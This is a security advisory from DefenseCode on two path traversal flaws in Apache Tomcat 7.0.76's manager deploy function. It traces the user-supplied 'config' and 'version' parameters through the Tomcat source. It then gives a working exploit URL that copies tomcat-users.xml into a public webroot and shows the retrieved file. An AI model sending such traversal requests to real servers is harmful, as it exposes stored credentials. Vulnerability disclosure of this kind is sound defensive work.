DefenseCode

DefenseCode ThunderScan SAST Advisory

Apache Tomcat Directory/Path Traversal

Apache Tomcat Directory/Path Traversal	
Advisory ID:	**DC-2017-03-001**
Software:	**Apache Tomcat**
Software Language:	**Java**
Version:	**7.0.76 (probably 9, 8 and 6 branches also)**
Vendor Status:	**Vendor contacted**
Release Date:	**2017-04-04**
Risk:	**Medium**

1. General Overview

During the source code security analysis of Apache Tomcat with DefenseCode ThunderScan Source Code Security Analyzer SAST solution, two different security issues were discovered, ranked as medium risk.
When exploited, discovered vulnerabilities can be abused to disclose and retrieve arbitrary files on server, like Apache Tomcat configuration file with plain text usernames and passwords or any other file for which Apache Tomcat has permission to access. For better understanding of the vulnerability, DefenseCode ThunderScan SAST screenshots of the vulnerability will be given through the advisory.

2. Software Overview


Apache Tomcat, often referred to as Tomcat Server, is an open-source Java Servlet Container developed by the Apache Software Foundation (ASF). Tomcat implements several Java EE specifications including Java Servlet, JavaServer Pages (JSP), Java EL, and WebSocket, and provides a "pure Java" HTTP web server environment in which Java code can run.
Tomcat is developed and maintained by an open community of developers under the auspices of the Apache Software Foundation, released under the Apache License 2.0 license, and is open-source software. Homepage: http://tomcat.apache.org/

3. Vulnerability Description

During the source code security analysis of Apache Tomcat with DefenseCode ThunderScan SAST solution, two separate Directory/Path Traversal vulnerabilities were discovered that (when combined) together can be abused to copy files from arbitrary to arbitrary locations on server. Vulnerability can be easily exploited to reveal sensitive files and information like Apache Tomcat user names and passwords contained in plain text format in tomcat-users.xml file or any other sensitive file on the server for which Apache Tomcat has read privileges.

Vulnerability can be exploited by authenticated user directly over the single HTTP request or via CSRF (Cross Site Request Forgery) if attacked user (victim) has manager-script role defined in tomcat-users.xml configuration file.

To exploit the vulnerability two different Directory/Path Traversal vulnerabilities are exploited. Basically, the attacker is able to copy any file on disk anywhere to the web root directory that's publicly accessible over the HTTP. In the exploit itself, the attacker fully controls source parameter, and partially controls destination parameter (but enough to copy it to publicly accessible application web root).
Source path is a definition of configuration file (*config* parameter) where attacker is in full control of any path/file that wants to be disclosed, as seen on the following call stack presented below.



Function Calls


NR.	FUNCTION NAME	LINE	FILE
2	File	885	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.java
1	deploy	361	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.java

User Input Flow

NR.	VARIABLE NAME	LINE	FILE
1	getParameter	332	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.java
2	config	332	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.java
3	config	815	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.java
4	config	861	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.java

ThunderScan Image 1: Tainted input propagation of *config* URL parameter

Image below contains vulnerable code line where configuration file predefined by user ends as source location for file copy operation.



Details | Call Stack | Source Code


Current Code Line: 885

Current File: D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.java

```
870             } else {
871                 addServiced(name);
872                 try {
873                     if (config != null) {
874                         if (!configBase.mkdirs() && !configBase.isDirectory()) {
875                             writer.println(smClient.getString(
876                                     "managerServlet.mkdirFail",configBase));
877                             return;
878                         }
879                         File localConfig = new File(configBase, baseName + ".xml");
880                         if (localConfig.isFile() && !localConfig.delete()) {
881                             writer.println(smClient.getString(
882                                     "managerServlet.deleteFail", localConfig));
883                             return;
884                         }
885                         copy(new File(config), localConfig);
886                     }
887                     if (war != null) {
888                         File localWar;
889                         if (war.endsWith(".war")) {
890                             localWar = new File(deployed, baseName + ".war");
891                         } else {
892                             localWar = new File(deployed, baseName);
893                         }
894                         if (localWar.exists() && !ExpandWar.delete(localWar)) {
895                             writer.println(smClient.getString(
896                                     "managerServlet.deleteFail", localWar));
897                             return;
```

ThunderScan Image 2: File copy operation where *config* parameter is user supplied

Now when we're able to control source location path in copy operation, let's see how we can control destination path. It is interesting that Apache Tomcat contains obscure URL parameter named *version*, that's not directly visible from the script or HTML manager interfaces, but is used in construction of destination parameter within file copy operation. Propagation of version parameter through code and functions is visible on DefenseCode ThunderScan User Input Flow table presented on the image below.



Details | Call Stack | Source Code

Function Calls


NR.	FUNCTION NAME	LINE	FILE
4	File	1720	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.ja
3	copyInternal	1688	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.ja
2	copy	885	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.ja
1	deploy	361	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.ja

User Input Flow

NR.	VARIABLE NAME	LINE	FILE
1	getParameter	336	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.
2	version	116	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\util\ContextName.java
3	version	128	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\util\ContextName.java
4	tmp	148	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\util\ContextName.java
5	baseName	150	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\util\ContextName.java
6	getBaseName	848	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.
7	baseName	848	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.

ThunderScan Image 3: File copy operation where *version* parameter is user supplied

When we scroll down User Input Flow just a little bit, we see that *version* input parameter ends as part of destination parameter in file copy operation as *localConfig* variable.



Function Calls


NR.	FUNCTION NAME	LINE	FILE
4	File	1720	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.ja
3	copyInternal	1688	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.ja
2	copy	885	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.ja
1	deploy	361	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.ja

User Input Flow

3	version	128	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\util\ContextName.java
4	tmp	148	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\util\ContextName.java
5	baseName	150	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\util\ContextName.java
6	getBaseName	848	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.
7	baseName	848	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.
8	localConfig	879	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.
9	dest	1683	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.
10	dest	1703	D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.

ThunderScan Image 4: Tainted input propagation of *version* URL parameter

Source code line where destination copy file path *localConfig* is constructed from user supplied *version* parameter is presented below.




Current Code Line: 879

Current File: D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.java

```
864            war = war.substring("file:".length());
865        }
866
867        try {
868            if (isServiced(name)) {
869                writer.println(smClient.getString("managerServlet.inService", displayPath));
870            } else {
871                addServiced(name);
872                try {
873                    if (config != null) {
874                        if (!configBase.mkdirs() && !configBase.isDirectory()) {
875                            writer.println(smClient.getString(
876                                    "managerServlet.mkdirFail",configBase));
877                            return;
878                        }
879                        File localConfig = new File(configBase, baseName + ".xml");
880                        if (localConfig.isFile() && !localConfig.delete()) {
881                            writer.println(smClient.getString(
882                                    "managerServlet.deleteFail", localConfig));
883                            return;
884                        }
885                        copy(new File(config), localConfig);
886                    }
887                    if (war != null) {
888                        File localWar;
889                        if (war.endsWith(".war")) {
890                            localWar = new File(deployed, baseName + ".war");
891                        } else {
```

ThunderScan Image 5: Vulnerable code line where destination parameter for copy operation is constructed from user supplied *version* parameter, obtained from *baseName* variable.

Finally, code line where file copy operation is performed is presented on the image below. *Config* variable is in full user control and *localConfig* File object is partially constructed and derived from user supplied *version* URL parameter.



Current Code Line: 885
Current File: D:\TESTING\Java\apache-tomcat-7.0.76-src\java\org\apache\catalina\manager\ManagerServlet.java

```
            } else {
                addServiced(name);
                try {
                    if (config != null) {
                        if (!configBase.mkdirs() && !configBase.isDirectory()) {
                            writer.println(smClient.getString(
                                    "managerServlet.mkdirFail",configBase));
                            return;
                        }
                        File localConfig = new File(configBase, baseName + ".xml");
                        if (localConfig.isFile() && !localConfig.delete()) {
                            writer.println(smClient.getString(
                                    "managerServlet.deleteFail", localConfig));
                            return;
                        }
                        copy(new File(config), localConfig);
                    }
                    if (war != null) {
                        File localWar;
                        if (war.endsWith(".war")) {
                            localWar = new File(deployed, baseName + ".war");
                        } else {
                            localWar = new File(deployed, baseName);
                        }
                        if (localWar.exists() && !ExpandWar.delete(localWar)) {
                            writer.println(smClient.getString(
                                    "managerServlet.deleteFail", localWar));
                            return;
```


ThunderScan Image 6: Vulnerable code line where user supplied value is used in both source and destination variables

From what we've seen by now, this feature of Apache Tomcat is designed to be used to copy configuration files from some directory to local path ***/apache-tomcat-7.0.76/conf/Catalina/localhost*** directory. However, using Directory/Path traversal on *version* variable, we can easily escape from that directory and copy file anywhere we want within deployed applications webroots.

At last, when we combine what we know by now, attack URL would contain valid *config* parameter that contains source path (in this case tomcat user/password file), and *version* parameter that will be used to copy *config* source parameter to one of deployed applications webroot directory.

```
http://localhost:8080/manager/text/deploy?path=/foo&config=D:/
TESTING/Java/run/apache-tomcat-7.0.76/conf/tomcat-
users.xml&war=1&version=/../../../../webapps/manager/users
```


Previous URL would copy file named D:/TESTING/Java/run/apache-tomcat-7.0.76/conf/tomcat-users.xml to destination folder http://localhost/manager/ under the name of *users*. As we've seen in previous code snippets, .xml extension will be added to each file that is copied.
Following image contains browser requesting target URL directly and application response in that case



```
localhost:8080/manager/text/deploy?path=/foo&config=D:/TESTING/Java/run/apache-tomcat-7.0.76/conf/tomcat-users.xml&war=1&version=/../../../../webapps/manager/users
FAIL - Failed to deploy application at context path /foo##/../../../../webapps/manager/users
```

Image 7: Vulnerability exploitation over the text manager script

As we can see from the previous image, application response is "`FAIL - Failed to deploy application at context path /foo##/../../../../webapps/manager/users`", but file is copied anyway.
We can confirm that with direct request for users.xml file in webroot of *manager* application - http://localhost:8080/manager/users.xml .



```
http://localhost:8080/manager/users.xml
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Licensed to the Apache Software Foundation (ASF) under one or more contributor license
agreements. See the NOTICE file distributed with this work for additional information regarding copyright
ownership. The ASF licenses this file to You under the Apache License, Version 2.0 (the "License"); you
may not use this file except in compliance with the License. You may obtain a copy of the License at
http://www.apache.org/licenses/LICENSE-2.0 Unless required by applicable law or agreed to in writing,
software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR
CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language
governing permissions and limitations under the License. -->
- <tomcat-users>
      <!-- NOTE: By default, no user is included in the "manager-gui" role required to operate the
      "/manager/html" web application. If you wish to use this app, you must define such a user - the
      username and password are arbitrary. -->
      <!-- NOTE: The sample user and role entries below are wrapped in a comment and thus are
      ignored when reading this file. Do not forget to remove <!.. ..> that surrounds them. -->
    <role rolename="tomcat"/>
    <role rolename="role1"/>
    <role rolename="manager-gui"/>
